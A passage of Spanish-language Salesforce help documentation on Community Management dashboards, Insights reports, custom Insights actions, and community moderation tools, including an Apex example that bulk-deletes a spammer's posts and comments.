   Aparece el panel. Para una actualización inmediata de los datos del panel, haga clic en **Actualizar**.

   Los paneles en Gestión de comunidad se actualizan automáticamente cada 24 horas. Para ver los últimos datos, haga clic en **Actualizar**. Si accede al panel después de ser actualizado recientemente, el panel muestra los datos almacenados en la memoria caché de forma global desde la última actualización. Si el panel no se ha actualizado durante 24 horas, se actualizará automáticamente cuando acceda a él en Gestión de comunidad. Todos los usuarios externos basados en funciones en su comunidad pueden actualizar la configuración de paneles con "Ejecutar como usuario especificado" y "Ejecutar como usuario que ha iniciado sesión" hasta 1.000 veces al día por organización. Las actualizaciones programadas y automáticas no se tienen en cuenta en el límite. No existe ningún límite de actualización para usuarios internos.
4. Para ver un informe relacionado, haga clic en **Ver informe** en el panel.

   Recuerde que los paneles están configurados para mostrar datos específicos de la comunidad.

   Asegúrese de no filtrar el informe por Id. de red para garantizar que el informe muestra datos de forma dinámica para la comunidad desde la que lo visualiza. La adición de un filtro de Id. de red al informe hará que el informe solamente muestre datos de la comunidad con ese Id. de red, independientemente de la comunidad en la que lo visualice.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver paneles en Gestión de comunidad:

- "Gestionar comunidades"

  O

  "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

Recuerde que puede personalizar su panel en cualquier momento. Para modificar su panel, vaya a la página **Configuración de** > **paneles** en Gestión de comunidad. Haga clic en el campo **Etiqueta** para modificar el nombre de la página y seleccione la flecha hacia abajo a la derecha del campo **Panel** para asignar a un panel diferente. Haga clic en **Modificar panel** para abrir un panel en su organización interna de Salesforce. Si está utilizando un panel que se creó en Lightning Experience, el vínculo de modificación no funciona.


CONSULTE TAMBIÉN

¿Cuál es la diferencia entre Perspectivas y paneles?

# ¿Cuál es la diferencia entre Perspectivas y paneles?


Perspectivas le permite realizar acciones inmediatas en la actividad reciente de su comunidad y los paneles le permiten ver tendencias.

Utilice **Implicación** para ver, supervisar y actuar en la actividad de su comunidad. Perspectivas le proporciona un aspecto detallado en un área específica de su comunidad.




Por ejemplo, puede visitar la página **Implicación** > **Adopción** para ver un informe acerca de nuevos miembros en su comunidad que han recibido más Me gusta en sus publicaciones y comentarios. Este informe Perspectivas le ayuda a identificar e implicarse con sus nuevos miembros activos que están recibiendo comentarios positivos de otros miembros de la comunidad.

Utilice **Paneles** para ver las mediciones de su comunidad, como tendencias en la actividad. Los paneles le proporcionan vistas a medio y a largo plazo de la adopción e implicación en su comunidad. Le ayudan a supervisar el rendimiento de las inversiones (ROI) y los indicadores clave de rendimiento (KPI).




Por ejemplo, puede visitar la página **Actividad** > **de paneles** para realizar un seguimiento de todas las publicaciones y los comentarios incluyendo las tendencias de contribución en general en su comunidad.

CONSULTE TAMBIÉN

- Ver y personalizar perspectivas en Gestión de comunidad
- Visualizar paneles en Gestión de comunidad

# Perspectivas para la implicación de la comunidad


Las Perspectivas son informes que ayudan los gestores de su comunidad a supervisar la actividad y realizar acciones sobre esa actividad. Las Perspectivas facilitan la tarea gestionar las tareas de moderación del día a día, fomentar el compromiso de la comunidad e impulsar la adopción de miembros. Puede configurar perspectivas para supervisar nuevos miembros, preguntas sin responder, grupos recién creados, temas de tendencia e incluso contribuciones recientes de Chatter.

EDICIONES


Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Ejemplo:** Con la configuración de un informe de Perspectivas para realizar un seguimiento de nuevos miembros, los gestores de la comunidad pueden navegar rápidamente al perfil de un nuevo miembro para enviarle un mensaje de bienvenida.




También pueden acceder a otros informes acerca de miembros directamente desde la página Perspectivas utilizando el menú desplegable.




**Consejo:** Deje que hagamos el trabajo de configuración por usted. Obtenga Perspectivas de uso inmediato en el paquete de gestión de comunidades de Salesforce disponible para descargar desde AppExchange. Para utilizar los informes de Perspectivas preconfigurados, su comunidad debe utilizar Chatter.

Los informes de perspectivas incluidos en el paquete son 100% personalizables. Puede cambiar los nombres predeterminados de página de Perspectivas, asignaciones de carpetas de informes e incluso los filtros y las columnas de informe Perspectivas en cualquier momento. Por lo que no tenga miedo de personalizar o cambiar lo que obtiene en el paquete. No herirá nuestros sentimientos.

### Activar y asignar Perspectivas para gestores de la comunidad

Los gestores de la comunidad pueden utilizar informes de Perspectivas para supervisar la actividad reciente y realizar acciones sobre esa actividad. Para empezar a trabajar rápidamente, utilice Perspectivas preconfiguradas desde un paquete de AppExchange. También puede crear y asignar por sí mismo. Cada comunidad puede tener sus propias Perspectivas.

### Crear Perspectivas para mostrar en Gestión de comunidad

Puede crear sus propias Perspectivas para mostrar en Gestión de comunidad. Le recomendamos crear sus informes de Perspectivas basándose en tipos de informe personalizado disponibles para comunidades.

Crear acciones personalizadas para Perspectivas de Gestión de comunidad

Haga más con informes de Perspectivas de comunidad con acciones personalizadas. Digamos que un spammer ataca su comunidad. Puede crear y utilizar una acción personalizada para retirar todas las publicaciones y comentarios del spammer con solo un clic. Las acciones de Perspectivas personalizadas funcionan como objetos estándar y objetos personalizados.

Ver y personalizar perspectivas en Gestión de comunidad

Utilice Perspectivas en Gestión de comunidad para supervisar la actividad reciente de la comunidad y realizar acciones de forma inmediata. Las Perspectivas le ayudan a gestionar las tareas de modificación del día a día y mantenerse al tanto de la adopción e implicación en su comunidad.

## Activar y asignar Perspectivas para gestores de la comunidad

Los gestores de la comunidad pueden utilizar informes de Perspectivas para supervisar la actividad reciente y realizar acciones sobre esa actividad. Para empezar a trabajar rápidamente, utilice Perspectivas preconfiguradas desde un paquete de AppExchange. También puede crear y asignar por sí mismo. Cada comunidad puede tener sus propias Perspectivas.

Las páginas de Perspectivas se asignan a carpetas de informes en su organización interna. Todos los informes incluidos en esa carpeta aparecen en el menú desplegable en la página Perspectivas. La adición o eliminación de un informe de Perspectivas desde la carpeta de informe en su organización interna actualiza la página Perspectivas en Gestión de comunidad. En la página Perspectivas, los vínculos se crean automáticamente para campos de informes como `Creado por` o `Nombre de grupo`. Para publicaciones, comentarios y mensajes, puede ver incluso los contenidos directamente en la página.

Consejo: Obtenga Perspectivas de uso inmediato en el paquete de gestión de comunidades de Salesforce disponible para descargar desde AppExchange. Para utilizar los informes de Perspectivas preconfigurados, su comunidad debe utilizar Chatter.

Cuando instala el paquete, las carpetas de informes se instalan automáticamente en su organización interna. Si no tiene Perspectivas asignadas anteriormente, el paquete se las asigna automáticamente. Puede cambiar la asignación predeterminada en cualquier momento.

Utilice los siguientes pasos para asignar o actualizar sus Perspectivas en Gestión de comunidad:

1. Abra Gestión de comunidad.
2. Haga clic en **Implicación** > **Configuración**.
3. Proporcione un nombre a cada página de Perspectivas y luego seleccione la carpeta de informe que desea asignar a la página.

   Puede tener hasta 10 páginas de Perspectivas asignadas en Gestión de comunidad.

   Asegúrese de compartir la carpeta de informe asignada con los gestores de su comunidad o no podrán ver los informes de Perspectivas.
4. Haga clic en **Guardar**.

   Las páginas de Perspectivas son visibles para gestores de comunidad cuando amplían la sección **Implicación** de Gestión de comunidad.

Vaya a comprobar sus cambios. Haga clic en **Implicación** y luego haga clic en el nombre de cada página de Perspectivas. Utilice el menú desplegable para comprobar los informes asignados a cada página.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para asignar Perspectivas en Gestión de comunidad:

- "Gestionar comunidades" O "Crear y configurar comunidades"

  Y

  "Gestionar informes en carpetas públicas"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder

So instaló el paquete de Gestión de comunidades de Salesforce, los informes de Perspectivas relacionados con la moderación también se asignan a páginas de la sección **Moderación** de Gestión de comunidad. A diferencia de los nombres de página de la sección **Implicación**, no se puede cambiar o anular la asignación de los nombres de página en la sección **Moderación**.

CONSULTE TAMBIÉN

Uso compartido de una carpeta de informe o panel

## Crear Perspectivas para mostrar en Gestión de comunidad

Puede crear sus propias Perspectivas para mostrar en Gestión de comunidad. Le recomendamos crear sus informes de Perspectivas basándose en tipos de informe personalizado disponibles para comunidades.

Consejo: Obtenga Perspectivas de uso inmediato en el paquete de gestión de comunidades de Salesforce disponible para descargar desde AppExchange. Para utilizar los informes de Perspectivas preconfigurados, su comunidad debe utilizar Chatter.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear tipos de informes personalizados:
- "Gestionar tipos de informes personalizados"

Para crear, modificar y eliminar informes:
- "Crear y personalizar informes"

Para crear y compartir carpetas de informes:
- "Gestionar informes en carpetas públicas"

Utilice el siguiente proceso para crear Perspectivas para mostrar en Gestión de comunidad:

1. Cree tipos de informes personalizados basados en el objeto Redes.

   Solo los informes que están basados en el objeto Redes muestran información específica de la comunidad en Gestión de comunidad.

   Nota: Puede crear informes basándose en otros objetos y mostrarlos en la Gestión de comunidad. Únicamente tiene que recordar que mostrarán datos de toda su organización, no solamente de la comunidad en la que los está viendo.

   - Seleccione Redes como objeto principal.
   - Seleccione un objeto secundario:
     - Mensajes de Chatter
     - Revisiones de noticias en tiempo real
     - Grupos
     - Auditorías de redes
     - Mediciones diarias de actividad de red
     - Revisiones de noticias en tiempo real de red
     - Miembros de red
     - Mediciones diarias de miembros de red
     - Moderaciones de red
     - Mediciones diarias del uso público de la red
     - Mediciones diarias de contribuyentes exclusivos de red
     - Medición de recomendación
     - Asignaciones de temas
     - Temas
     - Entidades de noticias en tiempo real sin publicar

2. Utilice el tipo de informe personalizado para crear un informe de Perspectivas.

   Los informes de Perspectivas son como cualquier otro informe, excepto que deben cumplir además los siguientes requisitos:

- El informe solo puede ser un informe basado en tablas.
- El informe no puede incluir paginación.
- Recomendamos que su informe solo devuelva 2.000 filas o menos ya que solo se muestran las primeras 2.000 filas en Gestión de comunidad.
- Para ver acciones de comentarios "Aprobar" y "Eliminar", debe agregar la columna FeedCommentID a su informe de perspectivas.

Asegúrese de no filtrar el informe por Id. de red para garantizar que el informe muestra datos de forma dinámica para la comunidad desde la que lo visualiza. La adición de un filtro de Id. de red al informe hará que el informe solamente muestre datos de la comunidad con ese Id. de red, independientemente de la comunidad en la que lo visualice.

3. Guarde el informe en una nueva carpeta de informes que utilizará para la asignación en Gestión de comunidad.

   Le recomendamos crear una carpeta de informe separada para cada una de sus páginas de Perspectivas. Por ejemplo, cree una carpeta de informes denominada `Miembros de perspectivas` y otro denominada `Moderación de perspectivas`.

   Las páginas de Perspectivas se asignan a carpetas de informes en su organización interna. Todos los informes incluidos en esa carpeta aparecen en el menú desplegable en la página Perspectivas. La adición o eliminación de un informe de Perspectivas desde la carpeta de informe en su organización interna actualiza la página Perspectivas en Gestión de comunidad.

4. Comparta su carpeta de informes Perspectivas con los gestores de su comunidad.
5. En Gestión de comunidad, haga clic en **Implicación** > **Configuración** para asignar sus páginas de Perspectivas a su carpeta de informes.

Cuando un gestor de comunidad accede a Gestión de comunidad, los informes de Perspectivas aparecen en el menú desplegable de la página **Implicación** asignada.

Nota: Algunas perspectivas no están disponibles en organizaciones de Developer Edition o de sandbox.

CONSULTE TAMBIÉN

Creación de un tipo de informe personalizado

Creación de un informe

Realizar un seguimiento de la actividad de la comunidad

Uso compartido de una carpeta de informe o panel

Crear acciones personalizadas para Perspectivas de Gestión de comunidad

# Crear acciones personalizadas para Perspectivas de Gestión de comunidad

Haga más con informes de Perspectivas de comunidad con acciones personalizadas. Digamos que un spammer ataca su comunidad. Puede crear y utilizar una acción personalizada para retirar todas las publicaciones y comentarios del spammer con solo un clic. Las acciones de Perspectivas personalizadas funcionan como objetos estándar y objetos personalizados.

Cuando hace clic en una acción de Perspectivas en el informe, una página de Visualforce dirige en segundo plano la acción. La página de Visualforce vincula con objetos estándar o personalizados empleando controladores estándar o controladores de lista estándar.

A continuación encontrará los pasos de alto nivel para la creación de una acción de Perspectivas personalizada:

**1.** Cree una página de Visualforce.

Hay algunas acciones que puede utilizar:

- Utilizar un controlador estándar

  Seleccione esta opción para crear una página de Visualforce que contenga las mismas funciones y lógica empleada en páginas estándar de Salesforce. Por ejemplo, si utiliza el controlador estándar de Cuentas, al hacer clic en un botón **Guardar** en una página de Visualforce da como resultado el mismo comportamiento que hacer clic en **Guardar** en una página de modificación estándar de Cuenta.

- Utilizar un controlador de lista estándar

  Seleccione esta opción para crear una página de Visualforce que puede mostrar o realizar acciones sobre un conjunto de registros. Algunos ejemplos de páginas de Salesforce existentes que trabajan con un conjunto de registros son: páginas de listas, listas relacionadas y páginas de acciones masivas.

- Utilizar una extensión de controlador que utiliza Apex

  Seleccione esta opción si desea exponer nuevas funciones, personalizar la navegación a través de una aplicación, utilizar llamadas o servicios web, o si necesita un control más preciso del acceso a la información para su página.

Todas las opciones funcionan con objetos estándar y objetos personalizados.

Para obtener información detallada sobre estas opciones, consulte la Guía del desarrollador de Visualforce.

**2.** Agregue su acción personalizada al informe Perspectivas.

Las secciones se muestran en base a los datos revueltos en el informe. Asegúrese de que tiene un informe que está devolviendo los datos que necesita su acción en esos momentos.

**a.** En Gestión de comunidad, navegue hasta el informe de Perspectivas al que desea aplicar su nueva acción personalizada.

**b.** En el informe, haga clic en y luego agregue su acción personalizada desde la lista de selección.

**3.** Asegúrese de que sus usuarios tienen los permisos correctos para completar su acción personalizada.

Dependiendo de cómo configure su acción personalizada, después de ejecutar la acción, el usuario permanece en la página Perspectivas o se le redirige a una página de su organización interna. A diferencia de nuestras acciones de Perspectivas estándar, los usuarios no reciben el mensaje de operación correcta o fallo estándar para acciones personalizadas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y establecer la configuración de la versión de páginas de Visualforce:
- "Personalizar aplicación"

Para modificar controladores personalizados de Visualforce:
- "Autor de Apex"

**Ejemplo:** A continuación se describe un ejemplo de una acción personalizada para eliminar toda la actividad de un miembro de comunidad. Esta acción personalizada es excelente para limpiar la comunidad tras un ataque de spam.

Cree una extensión de controlador personalizada empleando una clase de Apex y utilícela en su página de Visualforce. La clase `DeleteAllActivityControllerExtension` siguiente es un ejemplo de una extensión de controlador personalizada.

```
public with sharing class DeleteAllActivityControllerExtension {

    private List<Id> ids;
    private String retURL;
    private Database.DeleteResult[] deleteResult = null;
    private Map<String, String> resultMap;
    private String success = 'success';
    private String failure = 'failure';

   public DeleteAllActivityControllerExtension(ApexPages.StandardController controller)
 {
        resultMap = new Map<String, String>();
        /* The IDs you select on the Insights page are stored in a comma separated
string of IDs.
        This string is passed in a parameter called "idsList" */
        String idsList = ApexPages.currentPage().getParameters().get('idsList');
       //The return URL to the Insights page is passed in a parameter called "retURL"

        retURL = ApexPages.currentPage().getParameters().get('retURL');
        ids = idsList.split(',');
    }

    public PageReference deleteAllActivity() {
        deleteFeedPosts();
        deleteFeedComments();
        //Include these two lines of code to be redirected to the Insights page after
 you click the action.
        PageReference retPage = new PageReference(retURL);
        retPage.setRedirect(true);
        Integer failureCount = calculateFailureCount();
        Integer successCount = ids.size() - failureCount;
        retPage.getParameters().put(success, String.valueOf(successCount));
        retPage.getParameters().put(failure, String.valueOf(failureCount));
        return retPage;
   }

   private void deleteFeedPosts() {
        List<FeedItem> feedItems = [Select Id, CreatedById FROM FeedItem WHERE
CreatedById IN :ids];
        deleteResult = Database.delete(feedItems, false);
        //Update the resultMap with failures to calculate the failureCount
        if(deleteResult != null) {
            for(Integer i=0;i < deleteResult.size();i++) {
                if (!deleteResult.get(i).isSuccess()) {
                    for(Database.Error error : deleteResult.get(i).getErrors()) {
                        resultMap.put(string.valueOf(feedItems.get(i).CreatedById),
failure);
                    }
                }
```

```
            }
        }
    }

    private void deleteFeedComments() {
        List<FeedComment> feedComments = [Select Id, CreatedById FROM FeedComment WHERE
 CreatedById IN :ids];
        deleteResult = Database.delete(feedComments, false);
        //Update the resultMap with failures to calculate the failureCount
        if(deleteResult != null) {
            for(Integer i=0;i < deleteResult.size();i++) {
                if (!deleteResult.get(i).isSuccess()) {
                    for(Database.Error error : deleteResult.get(i).getErrors()) {
                       resultMap.put(string.valueOf(feedComments.get(i).CreatedById),
 failure);
                    }
                }
            }
        }
    }

    private Integer calculateFailureCount() {
        Integer failureCount = 0;
        for (String result : resultMap.values()) {
            if (failure == result) {
                failureCount++;
            }
        }
        return failureCount;
    }

}
```

Este código crea un botón **Eliminar toda la actividad** en su informe de Perspectivas. Este botón elimina todas las publicaciones y comentarios de cualquier miembro seleccionado. Si desea eliminar también todos los mensajes y archivos privados, puede ampliar el código.

Nota:

- Este ejemplo de código no incluye comprobaciones de permisos. Esta acción personalizada solo funciona con administradores.
- Los Id. de los elementos que seleccionó en el informe de Perspectivas se pasa a la página de Visualforce empleando el parámetro `idsList`.

Las siguientes marcas de Visualforce muestran cómo se puede utilizar la extensión de controlador personalizada en una página:

```
<apex:page standardController="User"
extensions="DeleteAllActivityControllerExtension" action="{!deleteAllActivity}"
/>
```

CONSULTE TAMBIÉN

*Ayuda de Salesforce*: Páginas de Visualforce como acciones personalizadas globales

*Guía del desarrollador de Visualforce* : Controladores estándar

*Guía del desarrollador de Visualforce* : Controladores de listas estándar

*Guía del desarrollador de Visualforce* : Creación de una extensión de controlador

## Ver y personalizar perspectivas en Gestión de comunidad

Utilice Perspectivas en Gestión de comunidad para supervisar la actividad reciente de la comunidad y realizar acciones de forma inmediata. Las Perspectivas le ayudan a gestionar las tareas de modificación del día a día y mantenerse al tanto de la adopción e implicación en su comunidad.

Cada página de Perspectivas incluye múltiples informes de Perspectivas. Puede acceder a estos informes utilizando el menú desplegable de la página. En la página Perspectivas, los vínculos se crean automáticamente para campos de informes como `Creado por` o `Nombre de grupo`. Para publicaciones, comentarios y mensajes, puede ver incluso los contenidos directamente en la página.


Las Perspectivas son una potente herramienta que puede utilizar para realizar acciones de forma masiva. Por ejemplo, si un spammer ataca su comunidad, puede seleccionar todas las publicaciones ofensivas haciendo clic en **Eliminar publicación**.

Importante: Algunas acciones de Perspectivas requieren permisos especiales. Si no puede realizar una acción, hágaselo saber a su administrador.

1. Abra Gestión de comunidad.
2. Haga clic en **Implicación** o **Moderación**.

   Nota: Su administrador asigna páginas de Perspectivas. Si la sección **Implicación** no está visible o la sección **Moderación** no incluye ninguna página de Perspectivas, su administrador aún no las ha asignado.

   Las páginas con carpetas de informe asignadas cuando amplía las secciones.
3. Haga clic en la página Perspectivas que dese ver.
   - Para acceder a otros informes de Perspectivas, utilice el menú desplegable.




   - ¡Realice acciones! Solo se muestran las dos primeras acciones en la página. Para ver más acciones, haga clic en el junto a las acciones mostradas. Puede seleccionar hasta 100 filas de una vez.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver Perspectivas en Gestión de comunidad:

- "Acceder a gestión de comunidad" O "Gestionar comunidades" O "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder

Para personalizar informes de Perspectivas:

- "Crear y personalizar informes"

- Para filtrar el informe por intervalos de fecha relativos y personalizados, utilice el filtro de fechas desplegable. Seleccione uno de los intervalos de fecha relativos: Siempre, Esta semana, Este mes, El mes pasado, Hoy, Ayer, Los últimos 7 días y Los últimos 30 días. También puede introducir su propio intervalo de fechas personalizado.
- Para ordenar el informe por una columna específica, haga clic en el encabezado de la columna. Una flecha en la columna indica si el informe está ordenado de forma ascendente o descendente.
- Para modificar o personalizar el informe, haga clic en para abrir el informe en su organización interna. Desde allí puede personalizar el informe para que se ajuste a las necesidades de su comunidad, como agregando o retirando columnas y actualizando los filtros de informe.

  Asegúrese de no filtrar el informe por Id. de red para garantizar que el informe muestra datos de forma dinámica para la comunidad desde la que lo visualiza. La adición de un filtro de Id. de red al informe hará que el informe solamente muestre datos de la comunidad con ese Id. de red, independientemente de la comunidad en la que lo visualice.

- Para modificar las acciones asignadas a una página, haga clic en para abrir la página Modificar acciones de Perspectivas.

  Las acciones que aparecen en el informe Perspectivas se muestran basándose en los datos devueltos en el informe. Por ejemplo, si el informe devuelve datos acerca de un usuario, aparecen las acciones **Inmovilizar miembro** y **Anular inmovilización de miembro**. Si el informe deja de devolver datos, no se eliminan las acciones. No obstante, cuando se dirige a actualizar las acciones, le hacemos saber que algunas ya no son apropiadas.

  Cada informe de Perspectivas puede tener sus propias acciones. Puede modificar estas acciones en cualquier momento, pero recuerde que un informe Perspectivas debe tener al menos una acción. Las acciones que se muestran en la lista de selección en la página Modificar acciones de Perspectivas están todas disponibles y son acciones apropiadas para su informe, incluyendo las acciones personalizadas.

Los informes de Perspectivas en Gestión de comunidad se actualizan automáticamente cuando accede a ellos. También puede forzar una actualización.

CONSULTE TAMBIÉN

Crear acciones personalizadas para Perspectivas de Gestión de comunidad

¿Cuál es la diferencia entre Perspectivas y paneles?

# Herramientas y estrategias e moderación de la comunidad

La moderación de comunidades le permite autorizar miembros de su comunidad a supervisar contenidos y garantizar que son adecuados y relevantes. Configure reglas para automatizar la moderación y realizaremos el trabajo pesado por usted.

La moderación es crucial para el progreso de una comunidad. Necesita moderadores activos que estén dispuestos a emplear tiempo en garantizar que tanto los miembros como el contenido de su comunidad son adecuados y útiles. También necesita autorizar los miembros a pronunciarse cuando vean algo inapropiado u ofensivo.

Con la moderación de comunidades, puede:

- Designar usuarios específicos como moderadores por lo que pueden supervisar la comunidad de cerca
- Permitir a los usuarios marcar publicaciones, comentarios, archivos y mensajes privados inapropiados o spam
- Permitir a los moderadores revisar y actuar en elementos marcados, como eliminando una publicación, un comentario o un archivo
- Permitir a los propietarios y administradores de grupos moderar en sus grupos

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Cree reglas y criterios para bloquear, marcar y sustituir automáticamente palabras clave en contenidos generados por los miembros, como publicaciones o comentarios
- Crear reglas para revisar y aprobar contenidos procedentes de miembros específicos
- Realice un seguimiento de la actividad de marcado y moderación en su comunidad

Para limitar el tamaño y los tipos de archivos permitidos en su comunidad, vaya a la página **Administración** > **Preferencias**.

Para reportar sobre actividad de moderación en sus comunidades, puede utilizar el informe preconfigurado Perspectivas de Seguimiento de auditoría que se proporciona en el paquete Gestión de comunidades de Salesforce. También puede consultar los contenidos o la actividad marcados utilizando la API o cree un tipo de informe personalizado utilizando `Redes` como el objeto principal. Para obtener más información sobre el paquete Gestión de comunidades de Salesforce, consulte Crear informes en comunidades con el paquete Paneles y perspectivas.

Si desea crear lógicas de moderación avanzada personalizadas para su comunidad, puede crear desencadenadores que marcan contenido. Los desencadenadores personalizados se ejecutan en segundo plano y no le requieren permitir a los miembros marcar contenido.

Si su organización está utilizando Seguridad de transacciones, la moderación de la comunidad ofrece algunas de las mismas funciones. Se puede utilizar Seguridad de transacciones y moderación de comunidades al mismo tiempo.

### Realizar un seguimiento de la actividad de la comunidad con la página Descripción general de moderación

Las perspectivas de moderación están dispuestas en mosaicos en los que puede hacer clic en la página Descripción general de moderación de Gestión de comunidad. Vea el marco completo de la actividad de moderación de su comunidad de un vistazo y realice acciones sobre tareas de moderación del día a día.

### Permitir a los miembros marcar elementos en su comunidad

Active el marcado para su comunidad para autorizar los miembros a marcar publicaciones, comentarios, archivos y mensajes que estiman inapropiados.

### Criterios de moderación de la comunidad

Cree criterios que definan palabras clave o grupos de miembros. Los criterios se utilizan en reglas para moderar contenidos generados por los miembros, como publicaciones o comentarios.

### Reglas de moderación de la comunidad

Cree y modifique reglas para su comunidad para moderar contenidos generados por los miembros. Cada regla especifica el contenido generado por el miembro al que se aplica la regla, el criterio para imponer la regla y la acción de moderación para realizar. Las reglas de moderación ayudan a proteger su comunidad ante spammers, bots y contenidos ofensivos o inapropiados.

### Revisar y aprobar publicaciones y comentarios en su comunidad

Las reglas de moderación previa para revisar y aprobar contenidos garantizan que los contenidos inapropiados o que no cumplen no sean visibles de inmediato para todos los usuarios en su comunidad. Las publicaciones y comentarios pendientes de revisión no aparecen en las noticias en tiempo real de la comunidad; solo el autor y sus moderadores pueden ver publicaciones y comentarios pendientes en las noticias en tiempo real. Un autor puede ver un comentario pendiente en una publicación pendiente únicamente si el autor publicó ambos. Después de establecer las reglas, los moderadores pueden aprobar contenidos en dos puntos: directamente en las noticias en tiempo real de la comunidad o en Gestión de comunidad.

### Moderar publicaciones y comentarios marcados en su comunidad

Los moderadores de una comunidad pueden revisar una lista de publicaciones y comentarios que los miembros de la comunidad han marcado como inadecuados y actuar. Los propietarios o administradores de los grupos pueden ver marcas y actuar en elementos en sus grupos.

### Moderar archivos marcados en su comunidad

Los moderadores de una comunidad pueden revisar una lista de archivos que los miembros de la comunidad han marcado como inadecuados o spam y actuar. Los propietarios o administradores de los grupos pueden ver marcas y actuar en archivos en sus grupos.

Moderar mensajes privados marcados en su comunidad

Los moderadores de la comunidad pueden revisar y actuar en una lista de mensajes de Chatter que los miembros de la comunidad han marcado como inapropiados o como spam.

Configurar desencadenadores de Apex para el marcado de elementos

Utilice desencadenadores para crear lógicas de moderación avanzada personalizadas que marcan elementos automáticamente en su comunidad.

CONSULTE TAMBIÉN

Asignar un moderador de comunidad

Asignar un gestor de comunidad

## Realizar un seguimiento de la actividad de la comunidad con la página Descripción general de moderación

